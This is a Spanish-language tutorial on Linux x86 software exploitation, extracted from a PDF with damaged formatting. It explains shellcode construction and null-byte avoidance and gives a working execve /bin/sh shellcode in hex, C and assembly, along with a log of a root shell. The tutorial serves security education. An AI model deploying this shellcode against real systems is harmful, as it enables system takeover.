Introducción a la explotación de software en sistemas Linux

por Albert López Fernández newlog[at]overflowedminds[dot]net

2009 - Oct -12

Abstract

El objetivo de esta investigación es introducir al lector en el mundo de la explotación de software. Las técnicas de explotación de software se pueden dividir en dos conceptos muy generales.

El primero de ellos es el shellcoding. El desarrollo de shellcodes se basa en la programación en ensamblador de ciertas rutinas que permitan realizar las acciones que un programador necesite una vez se haya vulnerado el software investigado. La programación de shellcodes es bastante compleja ya que cada una de las rutinas programadas debe cumplir ciertas restricciones y, debido a estas restricciones, el programador no puede utilizar todas las funcionalidades que proporciona el lenguaje ensamblador. El segundo concepto tratado es el exploiting. El exploiting se basa en descubrir los errores que ha realizado un programador en el momento de escribir el código fuente de una aplicación para poder vulnerar la seguridad de un sistema y tener, en el mejor de los casos, acceso total, con los mayores privilegios, al sistema vulnerado.

El primer concepto tratado en esta investigación es el *shellcoding*. Elegir este orden permite al lector aprender los conceptos básicos de la programación a bajo nivel enfocada a sistemas. De este modo, la introducción al *exploiting* se simplifica bastante.

${\bf \acute{I}ndice}$

Ín	dice	1
Ín	dice de tablas	3
Ín	dice de figuras	3
1.	Introducción	4
2.	Shellcoding	7
3.	Conceptos básicos sobre el shellcoding 3.1. The Addressing Problem	9 10 12 14
4.	Implementando llamadas al sistema	17
5.	Optimización de los shellcodes 5.1. Optimización del tamaño	19 19 19 19
6.	Tipos de shellcodes 6.1. Shellcodes locales	21 21 23 24 33
7.	Hacking de shellcodes 7.1. Cuestión de privilegios	39 41 48 49 51
8.	Exploiting	53

9.	Des	bordaı	niento de búfers en la pila		54
	9.1.	Marco	de pila generado por el compilador GCC	 	 57
	9.2.	Desbo	rdamiento básico de búfers en la pila	 	 62
	9.3.	Ejecuc	ión de código arbitrario	 	 76
		9.3.1.	Modificación del registro EIP	 	 76
		9.3.2.	Construcción del exploit	 	 80
10	.Con	clusio	nes		87
Bi	bliog	rafía			88
Α.	Apé	ndice	I		89

Índice de tablas

1.	Equivalencias ASCII
2.	Equivalencias entre código máquina y ensamblador
3.	Instrucción cdq
4.	Tamaño instrucciones
Indi	ce de figuras
mar	ce de liguras
1.	Llamada a una función
2.	Direccionamiento Little Endian
3.	Registro ESP
4.	Diagrama de flujo

1. Introducción

Este documento explica algunos de los métodos utilizados para explotar software. La explotación de software se basa en encontrar algún tipo de vulnerabilidad en un programa para poder modificar su comportamiento. Esta modificación puede desembocar en la ejecución de código totalmente ajeno al software explotado, en el cierre del software explotado o en la alteración de su lógica de ejecución.

Hoy en día, la sociedad vive rodeada de tecnología, la sociedad depende de la tecnología y, a su vez, la tecnología depende completamente del software que se le ha programado. Leemos nuestra correspondencia con el ordenador, nos comunicamos con nuestros móviles, compramos por internet, nuestros hogares y vehículos están protegidos por sistemas electrónicos, las comunicaciones mundiales dependen de sistemas informáticos, los sensores de aviones y barcos funcionan gracias a su software y centrales térmicas o nucleares dependen de los sistemas de control y medición que se les ha programado. Es por esta razón por la que el software desarrollado por empresas y particulares debería basarse en un principio de seguridad total.

Actualmente, el software desarrollado no puede permitirse el lujo de sólo ser funcional o de tener una interfaz gráfica impresionante. Cuando se trata de software crítico -y actualmente la mayoría de software es crítico - es mucho peor tener software funcional e inseguro que, directamente, no tener el software. Acaso alguien tendría el valor suficiente como para subir a un avión cuando se es consciente de que su software de control es vulnerable y de que cualquier atacante podría alterar su rumbo de vuelo? Acaso no es mejor que cien personas no puedan coger un vuelo a que cien personas acaben en el fondo del atlántico?

Es por esta razón por la que se ha desarrollado este documento. Para acercar de un modo sencillo los conceptos de seguridad a nivel de aplicación. Este documento intenta realizar una introducción al análisis de vulnerabilidades y su explotación. Estos conceptos se explican del modo más simple posible para que no sólo los más experimentados puedan entenderlo. Se trata de que sean asequibles para los programadores más noveles, pues son estos los que programarán el software del futuro.

Sería plausible llegar a la conclusión de que para aprender a desarrollar software seguro no es necesario conocer los ataques a los que dicho software está sometido. Sin embargo, llegar a esta conclusión no sería más que un error. Si un programador no conociera la metodología utilizada por los atacantes jamás sería capaz de anticiparse a sus acciones y siempre iría un paso por detrás. Jamás podría idear un nuevo sistema de defensa sin conocer todos los detalles de un ataque. Si a un programador sólo se le enseñara qué funciones son vulnerables y cuáles no, cómo sería capaz de programar sus propias funciones sin caer en los mismos errores que sus antecesores? Por esta razón este documento explica con máximo detalle cuales son algunos de los conceptos y técnicas utilizados para vulnerar software.

En el panorama actual de desarrollo de software parece ser que el diseño del software y la aplicación de metodologías de desarrollo de software tienen mucha más valoración que la programación del propio software. No se niega que el diseño del software debe realizarse de manera concisa y exhaustiva, teniendo en cuenta cada uno de sus aspectos, sin embargo, su programación debe ser igual de concisa y exhaustiva. Es por esta razón por la que un gran diseño fracasará sin una gran programación. Pudiera pensarse que cualquier programador con una mínima experiencia o un ingeniero recién licenciado tiene los conocimientos necesarios para desarrollar software fiable, sin embargo, este pensamiento no puede distar más de la realidad y aun menos se puede decir que puedan desarrollar software seguro. Para ser capaz de desarrollar software seguro es necesaria la destreza de un ingeniero con una gran formación y habilidad. Sin embargo, la mayoría de empresas contratan programadores noveles a los que les pagan una miseria y después pretenden que su software sea competitivo. Esto es una insensatez y si documentos como el presente ayudan a cambiar el modo de operar de aquellos que deben dirigir o diseñar proyectos, el desarrollo de esta investigación ya habrá cumplido uno de sus cometidos.

Aunque esta investigación trata muchos conceptos, el trabajo se divide en dos apartados muy distintos entre si. El primero que se desarrolla es el conocido como shellcoding. El shellcoding es el arte de programar ciertas rutinas en ensamblador para inyectarlas directamente en memoria en tiempo de ejecución. El shellcoding es un arte porqué cada situación requiere un tipo de rutina específica y, en muchos casos, estas rutinas han de cumplir ciertas restricciones. Realizar un buen shellcode significa dominar al máximo el lenguaje ensamblador para conseguir realizar operaciones con un código que ocupe el menos espacio posible. Los shellcodes acostumbran a ocupar pocos bytes aun cuando un programa que realice la misma tarea pueda ocupar cientos o miles de bytes.

El segundo apartado de este trabajo es el exploiting. Al principio de esta investigación ya se ha dado una breve explicación de lo que significa explotar software, que es lo mismo que el exploiting. Lo que no se ha comentado es que una vez el software se ha explotado correctamente, será el shellcode que se ha programado con anterioridad el que se ejecutará para demostrar que el software es vulnerable. Cuando se explota cualquier tipo de software y se es capaz de ejecutar el shellcode de nuestra elección se puede decir que el software explotado está en la peor situación posible.

Comentar que el capítulo de *shellcoding* se explica antes que el capítulo de *exploiting* para ir introduciendo los conceptos de sistema a bajo nivel. El hecho de elegir este orden permite introducirse en el mundo del *exploiting* de un modo más sencillo.

A continuación se da una breve descripción sobre aquellos capítulos de esta investigación que desarrollan conceptos intrínsecos al desarrollo de *shellcodes* y *exploits*:

En el Capítulo 2 se hace una pequeña introducción a los conceptos más básicos sobre el *shellcoding*.

En el Capítulo 3 se presentan algunos de los problemas con los que uno se puede encontrar al desarrollar *shellcodes*. A su vez, para cada problema se plantean una o varias soluciones y se estudia cual de ellas es la mejor.

En el Capítulo 4 se detalla el modo de realizar llamadas al sistema en ensamblador. En el Capítulo 5 se comentan algunas de las optimizaciones que se le puede implementar al código fuente de los *shellcodes*.

En el Capítulo 6 se presentan algunas de las implementaciones más comunes en el momento de desarrollar *shellcodes*.

En el Capítulo 7 se explican algunas implementaciones de *shellcodes* que permiten optimizar aún más los *shellcodes* o saltarse ciertas medidas de seguridad.

En el Capítulo 8 se hace una breve introducción al concepto de *exploiting* y se comentan algunas de sus consecuencias.

En el Capítulo 9 se introduce el concepto de desbordamiento de búfers en la pila. Se detalla como se construye un marco de pila real, cómo sucede un desbordamiento y se explican algunas de las técnicas utilizadas para aprovecharse de estos desbordamientos.

Para la realización de esta investigación se ha trabajado con la distribución de $Linux\ Ubuntu$ en su versión 10.10. El código fuente escrito está pensado para ejecutarse en arquitecturas $Intel\ x86$ de 32 bits.

2. Shellcoding

Se llama *shellcode* al código inyectado a un programa en ejecución cuando se ha de explotar una vulnerabilidad¹. El modo de conseguir esta inyección de código depende de cada situación. En cualquier caso, se trata de aprovechar los errores que pueda contener el código del programa objetivo. Algunas de las vulnerabilidades más comunes son la siguientes: *stack overflows*, *integer overflows*, *heap overflows*, *format string corruptions*...

Los shellcodes² están programados en lenguaje ensamblador³. El ejecutable creado a partir de su código tiene que ser óptimo en cuanto a velocidad y dimensión. Como veremos más adelante lo que buscaremos al programar shellcodes, será que su ejecutable ocupe el mínimo espacio posible. En la optimización del shellcode es dónde reside la genialidad del programador.

Un shellcode no es exactamente un programa ejecutable, por tanto, no se podrá declarar la disposición de los datos en memoria y, aún menos, utilizar otros segmentos de memoria para nuestros propósitos. Las instrucciones deben ser independientes y tienen que estar programadas de tal manera que permitan tomar el control del procesador en cualquier momento. Este tipo de códigos son comúnmente denominados como códigos independientes de la posición.

Cuando el código de un *shellcode* se adjunta al código de un $exploit^4$, éste no se inserta tal y como se ha programado, sino que se ha de codificar en hexadecimal y almacenarlo en un array del tipo char.

Un ejemplo de shellcode listo para insertar en un exploit es el que podemos encontrar en el Código 1.

```
char shellcode [] = "\xb0\x0b"

"\x99"

"\x52"

"\x68\x2f\x2f\x73\x68"

"\x68\x2f\x62\x69\x6e"

"\x89\xe3"

"\x52"
```

¹Una vulnerabilidad es un error de programación que afecta directamente a la integridad del sistema en el que se está ejecutando dicho programa.

²Dado que la palabra *shellcode* proviene del inglés, no tenemos ninguna referência sobre su género. Por esta razón, en esté artículo he decido tratar esta palabra como si su género fuera masculino. Comúnmente, en ámbitos de habla hispana, esta palabra es tratada como si su género fuera femenino, sin embargo, creo que dicha precisión es incorrecta, pues la palabra *shellcode* hace referencia a un tipo de código y, la palabra código es de género masculino.

³En este artículo, los *shellcodes* serán programados para arquitecturas Intel x86.

⁴Se llama *exploit* al código que explota algún tipo de vulnerabilidad.

```
8
9 "\x53"
10 "\x89\xe1"
"\xcd\x80";
```

Código 1. Shellcode en hexadecimal de ejemplo

3. Conceptos básicos sobre el shellcoding

Como se ha comentado en el apartado anterior, el código de un *shellcode* debe ser independiente de la posición y, además de cumplir esta restricción, los *shellcodes* acostumbran a ser inyectados en memoria a partir de funciones orientadas al trabajo con cadenas. Estas dos características son las que introducen los problemas más comunes a la hora de desarrollar un *shellcode*. Estos problemas son conocidos con los nombres de $Addressing\ Problem^5$ y $Null-Byte\ Problem^6$.

En los siguientes capítulos, se mostrarán diferentes códigos fuentes preparados para que el lector pueda compilarlos y ejecutarlos en un ordenador actual. Sin embargo, debido a que se está programando a muy bajo nivel se debe ser consciente de que al compilar el código fuente de un modo u otro, éste se situará en diferentes posiciones de memoria. Actualmente, los diferentes sistemas operativos del mercado implementan varias medidas de seguridad para intentar impedir la explotación del software mal programado. Tal y como se ha dicho, estas medidas de seguridad no son más que un intento por securizar las aplicaciones que se ejecutan en el sistema operativo, sin embargo, por el momento, no se ha encontrado ningún método genérico que permita a los sistemas operativos hacer que las aplicaciones que se ejecutan en él no sean explotables.

Debido a que el objetivo de esta investigación no es el de cómo vulnerar dichos mecanismos de seguridad, en el Apéndice II se explica el modo de desactivarlos. Además, en dicho apéndice se explica también cómo compilar los códigos mostrados a continuación y las implicaciones de compilar de un modo u otro.

3.1. The Addressing Problem

Dado que los *shellcodes* se inyectan a programas que están en ejecución y se almacenan en la memoria de manera dinámica su código debe ser autocontenido y, por tanto, debemos saber la dirección de memoria de algunos de los elementos que usaremos en nuestro *shellcode*.

Para obtener las direcciónes de memoria necesarias para el correcto funcionamiento de un *shellcode* disponemos de dos métodos. El primero se basa en localizar la información en la pila -stack- a partir de las instrucciones jmp y call. Con el segundo método se ha de insertar la información en la pila y después almacenar el contenido del registro esp^7 .

⁵Problema de direccionamiento.

⁶Problema del *byte* nulo.

⁷El Extended Stack Pointer (ESP) es el registro donde se almacena la posición en memoria del último dato introducido en la pila

3.1.1. The JMP/CALL Trick

A simple vista, este método puede parecer complejo, sin embargo, una vez se entiende como funciona internamente la intrucción *call*, desaparece cualquier tipo de complicación.

En la Figura 1 se puede ver un gráfico que ejemplifica, el funcionamiento de dicha instrucción.




Figura 1. Llamada a una función

A grandes rasgos, la instrucción call es el equivalente a llamar a una función en el lenguaje de programación c.

Como se puede ver en la Figura 1, cuando se ejecuta la instrucción call, en la pila se inserta la dirección de memoria por la cual tendría que continuar el flujo del programa una vez se retornara de la función llamada por la instrucción call. Así pues, se concluye que justo en el momento de ejecutar la instrucción call, en la parte superior de la pila tenemos almacenada la dirección de retorno de la función.

El Código 2 ejemplifica cómo podríamos obtener la dirección de memoria donde se almacena una cadena cualquiera.

```
BITS 32

jmp short

code:

pop esi

short:

call code

db texto
```

Código 2. Implementación del jmp/call trick

En la primera línea salta a la etiqueta data.

En la segunda línea tenemos la estiqueta code.

En la tercera línea almacenamos lo que hay en la parte superior de la pila en el registro esi.

En la cuarta línea tenemos la etiqueta *short*.

En la quinta línea llamamos a la función *code*, con lo que en la pila se inserta la dirección de retorno de la función *code*. Y es en la tercera línea dónde almacenamos dicha dirección.

En la sexta línea tenemos el texto del cual queremos saber donde estará ubicado en memoria en tiempo de ejecución.

Para almacenar la dirección donde se ubica la cadena se ha tenido que utilizar esta estructura en el código para evitar insertar *bytes* nulos, pero de esto se hablará en los próximos apartados. Ahora sólo ha de quedar claro que utilizando este truco podemos averiguar donde se ubican las cadenas en memoria.

3.1.2. Pushing the Arguments

Aunque el $JMP/CALL\ Trick$ es un método funcional, el método que se presenta en este apartado permite reducir substancialmente el tamaño de un shellcode. Para llevar a cabo esta técnica no es necesario recurrir a complicadas estructuras de código como con el truco del JMP/CALL, sin embargo, para entenderla se necesita tener dos conceptos claros.

El primero de ellos es que dado que estamos trabajando con la pila en una arquitectura $little\ endian^8$ los datos que se insertan en memoria y son de más de un byte se introducen en el orden inverso al escrito. La Figura 2 clarifica la explicación.




Figura 2. Direccionamiento Little Endian

El segundo concepto que se ha de tener claro es que para añadir una cadena a la pila se debe codificar en hexadecimal⁹ y en bloques de 32 o 64 bits¹⁰.

En un caso real, si se quisiera saber en qué dirección de memoria se almacena la cadena "Morning!" usando el método *pushing the arguments* se podría utilizar un código tal que el 3.

```
BITS 32
xor eax, eax
push byte al
push 0x696e6721
push 0x6e726f4d
```

⁸En http://es.wikipedia.org/wiki/Little-endian se puede encontrar una buena explicación sobre el tipo de direccionamiento en cada arquitectura.

⁹En http://www.ascii.cl/es podemos encontrar las equivalencias necesarias.

¹⁰Esto se debe al tipo de arquitectura con el que se trabaje. En este ensayo se trabajará con una arquitectura de 32 bits.

Código 3. Método Pushing the arguments

En la segunda línea se pone a cero el registro eax. Se usa este método, en vez de utilizar la instrucción mov ya que, cómo veremos en los próximos apartados, gracias a la instrucción xor el shellcode es un byte más pequeño. En la tercera línea se inserta en la pila un byte nulo, el byte de menos peso del registro eax. Esto lo hacemos para que la cadena "Morning!" acabe con un byte nulo. En las líneas 3 y 4 insertamos en la pila la cadena "Morning!". Las equivalencias se encuentran en la Tabla 1.

ASCII Hexadecimal 0x69i 0x6en 0x67g 0x21! 0x6en 0x72r 0x6fO 0x4dΜ

Tabla 1. Equivalencias ASCII

En la última línea se almacena en esi el valor del registro esp, por tanto, esi contiene la dirección de memoria donde está ubicado el principio de la cadena. Después de ejecutar el código el estado de la pila sería parecido al de la Figura 3.




Figura 3. Registro ESP

3.2. The Null Byte Problem

Los *shellcode* acostumbran a ser inyectados en memoria a partir de funciones orientadas a cadenas -strcpy(), sprintf()...-. Si estas funciones encuentran un *byte* nulo en medio del código, dan el *shellcode* por finalizado con lo que éste no se inyecta en memoria por completo.

No hay una regla general que nos permita eludir la inserción de *bytes* nulos en un *shellcode*, sin embargo, tenemos herramientas que nos permiten saber si nuestro *shellcode* los contiene. Un *byte* nulo se genera cuando nuestro código fuente se traduce a sus correspondientes instrucciones en código máquina y no es más que un conjunto de ocho bits a cero, tal y como su nombre indica.

He escrito un código que facilita la detección de bytes nulos. Está programado para plataformas con GNU/Linux. Para que el código funcione se necesita tener instalada una aplicación llamada ndisasm que viene instalada en la mayoría de distribuciones o que se puede instalar fácilmente con cualquier gestor de paquetes. El programa, bautizado como NullBytes, se compone por seis archivos: NullBytes.c, Mensajes.h, Mensajes.c, Salida.h, Salida.c y el makefile. En el Apéndice I se lista el contenido de cada archivo. Para entender su funcionamiento bastará con compilar el código ejecutando el comando make y después el comando ./NullBytes-h.

A continuación se plantearán soluciones a diferentes casos prácticos dónde se pueden generar bytes nulos:

■ call 0x14

Esta instrucción salta $0x13h^{11}$ (o 19d) bytes hacia adelante. Dado que 19d es un número muy pequeño, una vez se genere el código máquina del shellcode, al 19d se le anteponen varios ceros (ya que la arquitectura del procesador es de 32 o 64 bits) con lo que el shellcode tendrá bytes nulos.

Para solucionar este caso hemos de utilizar el ya conocido método del JMP/CALL. Imaginemos que el código de donde se obtiene la instrucción $call\ 0x14$ viene de desensamblar el Código 4.

```
BITS 32
call mark
db "Hello world",0x0a
mark:
pop ecx
(...)
```

Código 4. Ejemplo de byte nulo

 $^{^{11}}$ La h indica que el valor está en hexadecimal. Si hubiera una d el valor estaría en decimal

En el código anterior la etiqueta mark, de la instrucción call, se traduce por el valor absoluto del salto que se ha de hacer en memoria para llegar a ejecutar la etiqueta especificada. Como se ha comentado, el código anterior tiene bytes nulos. Lo correcto sería utilizar un código tal que el 5.

```
BITS 32

jmp short one

two:

pop ecx

(...)

one:

call two:

db "Hello world!",0x0a
```

Código 5. Solución al byte nulo

⇒Porqué el *jmp short one* y el *call two* no contienen *bytes* nulos?

Tanto la instrucción jmp como la instrucción call estan pensadas para realizar grandes saltos, sin embargo, a diferencia de la instrucción call, cuando hacemos saltos con jmp podemos utilizar otra versión de la instrucción que es más adecuada para realizar saltos cortos -de aproximadamente 128 bytes- y gracias a ello nos ahorramos el relleno de ceros. Dicha instrucción es la jmp short.

Por otro lado, como se puede apreciar en el código anterior, tenemos un call. Este call no es problemático ya que el salto es negativo, o sea, va hacia atrás. Cuando se hacen saltos negativos el procesador utiliza el método CA2 ¹² con lo que los bits de signo (negativo) se ponen a 1. Gracias a esto el call no contiene bytes nulos.

\blacksquare mov eax, 0x4

Si nos encontramos con instrucciones que trabajan con los registros al completo (32 o 64 bits) y en ellos se almacenan valores pequeños, lo que hemos de hacer es trabajar con sus homólogos sin versión extendida. Por ejemplo, deberíamos cambiar eax por al.

 \Rightarrow Porqué con mov al, 0x4 no obtenemos bytes nulos?

Los registros eax, ebx, ecx, edx, esi, edi, ebp y esp son registros de 32 bits. Estos registros se pueden dividir de varias maneras. Si se trabaja con los registros ax, bx, cx, dx, si, di, bp y sp sólo se podrán almacenar variables de 16 bits. Por último, algunos de estos registros aún pueden dividirse en al, ah, bl, bh, cl, ch, dl, dh que son la versión de un byte de los registros eax, ebx, ecx, edx. Cada tupla de registros de un byte vienen a ser los dos bytes de menos peso del registro extendido al que

¹²En http://es.wikipedia.org/wiki/Complemento_a_dos se puede encontrar más información.

pertenecen. Además, la letra l o h determina si es el byte de más o menos peso. Por ejemplo, el registro al contiene los bits del 0 al 7 del registro eax, en cambio, el registro ah contiene los bits del 8 al 15. El problema del byte nulo viene cuando en un registro se almacena una variable para la cual sobra espacio. El espacio sobrante se rellena con bits a cero, con lo que se generan bytes nulos. Aspues, si almacenamos un valor pequeño en un registro del tipo al, dicho registro no se rellenará con ceros y así se evitará la generación de bytes nulos. La Tabla 2 se ve el código ensamblador de diferentes instrucciones y su traducción a código máquina.

Tabla 2. Equivalencias entre código máquina y ensamblador

Código máquina	Ensamblador
B8 04 00 00 00	mov eax, 0x4
66 B8 04 00	mov ax, 0x4
B0 04	mov al, 0x4

Como se puede ver en la Tabla 2, la instrucción $mov\ eax$, 0x4 genera tres bytes nulos. La instrucción $mov\ ax$, 0x4 genera un byte nulo y la instrucción $mov\ al$, 0x4 no genera ninguno.

4. Implementando llamadas al sistema

Una llamada al sistema -system call- es una función dada por el sistema operativo. En Linux o BSD, para especificar que queremos ejecutar una llamada al sistema usamos la instrucción $int\ 0x80$. Una vez se ejecuta dicha instrucción, el kernel busca en el registro eax el número que ha de identificar la llamada al sistema que queremos ejecutar. Si se encuentra un valor correcto en el registro eax el kernel procesa los argumentos dados para la llamada al sistema y la ejecuta.

Los valores identificativos de cada llamada al sistema se pueden encontrar en un archivo llamado *unistd.h.* Dependiendo de la distribución de GNU/Linux o de la versión del *kernel* de la que se disponga, el archivo puede encontrarse en diferentes ubicaciones. Para localizarlo bastará con ejecutar el comando *updatedb*, seguido de *locate unistd.h* en la consola del sistema.

Explicada la teoria, en el Código 6 se verá un ejemplo en el cual se ejecutará la llamada al sistema exit. Exactamente exit(0).

```
BITS 32
xor eax, eax
mov al, 1
int 0x80
```

Código 6. Llamada al sistema exit

En la segunda y tercera línea se ponen a cero los registros eax y ebx. En la tercera línea, a los ocho bits de menos peso de eax se les asigna un 1. En la cuarta línea se notifica al kernel de que se quiere ejecutar una llamada al sistema.

Se inicializa eax porque será el registro que contendrá el número identificativo de la llamada al sistema en cuestión. Por eso, después de que se inicialice, se le asigna un 1, que es el id de exit. Dado que como argumento la $system\ call\ exit$ utilizará un cero, se ha de poner dicho valor en el registro ebx. Una vez realizados estos pasos, sólo queda notificar al kernel de que todo está preparado para la ejecución de la $system\ call$.

A partir del ejemplo anterior se podría adivinar cual es la metodologia que utiliza el núcleo del sistema para ejecutar las llamadas al sistema. Cuando se procesa la instrucción int 0x80, el kernel busca en el registro eax cual será la llamada al sistema a ejecutar. Una vez sabe cual es la system call a ejecutar, el kernel conoce cuantos argumentos necesita dicha llamada. Los argumentos los hemos de almacenar en los registros ebx, ecx, edx, esi y edi. Si la llamada al sistema tuviera más de 5 argumentos se tendría que almacenar en el registro correcto la dirección de memoria

donde encontrar los argumentos restantes. En casos excepcionales, el registro ebp se utiliza como argumento temporal $^{13}.$

 $^{^{13} \}rm http://www.tldp.org/LDP/lki/lki-2.html\#ss2.11$

5. Optimización de los shellcodes

Antes de entrar de pleno en la programación de *shellcodes* es bueno tener una base técnica en la que sustentarse. Por ello, en este breve capítulo se darán unas breves directrices para empezar a programar los *shellcodes* de un modo eficiente. De esta manera, no tendremos que corregir nuestros *shellcodes* una vez hayan sido programados, sino que desde un principio los programaremos teniendo en cuenta los puntos que se expondrán a continuación.

5.1. Optimización del tamaño

5.1.1. La instrucción cdq

En ensamblador existe una instrucción llamada cdq una palabra (word) doble a cuádruple. Dado que los registros son de 32 bits (palabras dobles) necesitaremos dos registros para almacenar el resultado de la instrucción cdq. En el caso de la instrucción cdq, el registro eax se utiliza como origen y los registros edx y el mismo eax se usan como destino. Lo que realiza la instrucción es una extensión del bit de signo de un entero de 32 bits (almacenado en eax).

Así pues, si en eax se almacena un cero - el bit de signo es 0 -, se conseguirá poner a cero el registro edx sin tener que realizar una xor con lo que, en cuanto a tamaño, se ahorrará un byte. En la Tabla 3 se muestra como la instrucción cdq ocupa un byte menos que la instrucción xor.

Tabla 3. Instrucción cdq

Código máquina	Ensamblador
31 D2	xor edx, edx
99	cdq

5.1.2. Uso inteligente de la pila

Cuando se desapila un byte de la pila a un registro de 32 bits se realiza automáticamente una extensión de signo llenando todo el registro en cuestión. Así pues, si se diera el caso en el que se hubieran de ejecutar las siguientes instrucciones:

```
xor eax, eax
mov al, 0xb
```

Las podríamos substituir por las citadas a continuación y se obtendría el mismo resultado a la vez que se reduciría en un *byte* el tamaño total del *shellcode*:

push byte 0xb
pop eax

Dado que en binario 0xb es 00001011, al hacer el pop eax se realizará una extensión de signo - 0 en nuestro caso - y los 24 bits restantes del registro eax se llenarán de ceros con lo que uno se ahorra realizar el xor eax, eax. En la Tabla 4 se muestra una tabla con el tamaño de cada conjunto de instrucciones.

Tabla 4. Tamaño instrucciones

Código máquina	Ensamblador
31 C0	xor eax, eax
B0 0B	mov al, 0xb
6A 0B	push byte 0xb
58	pop eax

Como se puede apreciar, utilizando el segundo conjunto de instrucciones nos ahorramos un byte. Cabe destacar que siempre que se use la instrucción push sería correcto especificar el tamaño de la variable a almacenar. Los tamaños disponibles son byte, word y dword que especifican que la variable es de 8, 16 y 32 bits respectivamente.

6. Tipos de shellcodes

Después de haber estudiado toda la problemática inherente a la programación de *shellcodes* en los capítulos anteriores, en este capítulo se va a estudiar cuales són los dos tipos de *shellcodes* existentes y cuales son sus máximos exponentes.

Por un lado se presentaran los *shellcodes* de ámbito local y por otro lado, se estudiaran también los *shellcodes* de ámbito remoto.

Los shellcodes locales son aquellos códigos que no establecen ninguna conexión ni envían datos a otras máquinas que no sean la explotada. Estos shellcodes sólo son útiles si se tiene acceso físico a la máquina explotada.

Los *shellcodes* remotos son aquellos *shellcodes* que establecen conexiones o envían datos a otras máquinas que no sean la explotada. Se usan este tipo de *shellcodes* cuando no se puede tener acceso a la máquina explotada.

6.1. Shellcodes locales

Tal y como se ha explicado, este tipo de *shellcode* trabaja en un ámbito local y sólo es útil cuando se tiene acceso físico a la máquina explotada. Como *shellcode* local sólo estudiaremos el llamado *execve shellcode* ya que una vez ejecutado este código se tendrá el control absoluto de la máquina donde se ejecute.

6.1.1. Execve shellcode

Este es uno de los *shellcodes* más básicos que existen, sin embargo, su correcta ejecución permite obtener el control absoluto de la máquina donde se ejecute. Este *shellcode* ejecuta una línea de comandos y si disponemos de los privilegios suficientes podremos controlar todos los aspectos del sistema.

Tal y como su nombre indica, este *shellcode* utiliza una *system call* llamada *execve*. El prototipo de la función es el siguiente:

int execve (const char * filename, const char * argv[], const char *envp[]);

Esta llamada al sistema permite ejecutar cualquier ejecutable que exista en el sistema mientras tengamos los permisos suficientes.

El parámetro filename indica el nombre del ejecutable. Los argumentos de dicho ejecutable se almacenan en la variable argv. El argumento envp contiene un array de variables de entorno que seran heredadas por el ejecutable en cuestión.

En C, el código equivalente al *execve shellcode* sería tan simple como las instrucciones citadas en el Código 7.

```
#include <unistd.h>

int main(void) {
    char * shell[2];
    shell[0] = "/bin/sh";
    shell[1] = 0;
    execve("/bin/sh", shell, NULL);
}
```

Código 7. Execve shellcode en C

Una vez visto el código en C, se muestra en el Código 70 una de las posibles implementaciones en ensamblador del *shellcode* en cuestión.

```
BITS 32
1
        xor eax, eax
2
        cdq
3
        mov byte al, 11
4
        push edx
        push long 0x68732f2f
6
        push long 0x6e69622f
7
        mov ebx, esp
8
        push edx
9
        mov edx,
                   esp
10
        push ebx
11
        mov ecx,
                   esp
12
        int 0x80
13
```

Código 8. Execve shellcode en ensamblador

En la segunda línea del Código 70 se pone el registro eax a cero. A continuación se pone el registro edx a cero, con la instrucción cdq, tal y como se ha explicado en el capítulo anterior. El registro edx se utilizará como tercer parámetro de la llamada al sistema execve. Con la cuarta línea se almacena el número de la llamada al sistema en el registro eax.

Con las lineas 5, 6 y 7 se añade el primer argumento de la llamada al sistema a la pila. El $push\ edx$ hace la función de terminador de cadena, dado que edx está a cero. La arquitectura con la que se trabaja es de 32 bits con lo que en la pila sólo se pueden insertar variables de 32 bits. Así pues, y dado que la arquitectura es $little\ endian$, primero se inserta hs// con el $push\ long\ 0x68732f2f$ y en la siguiente línea se inserta nib/ con el $push\ long\ 0x6e69622f$. Como se ha comentado, en la pila no se pueden insertar valores de más de 32 bits en una sola instrucción, y por la misma razón tampoco se pueden insertar cadenas de menos de 32 bits. Este hecho justifica que la cadena hs// tenga dos '/' en vez de una. La duplicación de la '/' no implica

ningún problema.

En la octava línea se almacena en ebx la dirección de memoria donde se encuentra la cadena /bin//sh. Esta dirección será el segundo parámetro de la llamada al sistema. En la novena línea se insertan en la pila 32 bits nulos que harán la función de puntero nulo en el segundo parámetro, tal y como especifica la página del manual de la llamada al sistema execve.

En la décima línea se almacena la dirección de este puntero nulo en el registro edx para usarlo como tercer parámetro de la llamada al sistema.

En la línea 11, se añade a la pila la dirección de memoria donde se encuentra la cadena /bin//sh -o sea, se inserta el puntero a la cadena- para que, posteriormente, en la línea 12, sea utilizado como segundo parámetro almacenándose en el registro ecx.

En la línea 13 notificamos al núcleo de que todo está preparado para que se ejecute una llamada al sistema.

Tal y como se puede ver en el Código 9 la ejecución de este *shellcode* local se realiza de un modo satisfactorio y el usuario obtiene su línea de comandos con la que ejecutar cualquier programa.

```
newlog@Beleriand: ^/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
    ./genExec.sh execve-Pushing2.S
#### Generating executable... ####
sourceDOTo = execve-Pushing2.o
    executable = execve-Pushing2
ld: warning: cannot find entry symbol _start; defaulting to 00000000008048060
[sudo] password for newlog:
    newlog@Beleriand: ^/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
    ./execve-Pushing2
# id
uid=1000(newlog) gid=1000(newlog) euid=0(root) groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
# exit
```

Código 9. Ejecución Execve shellcode

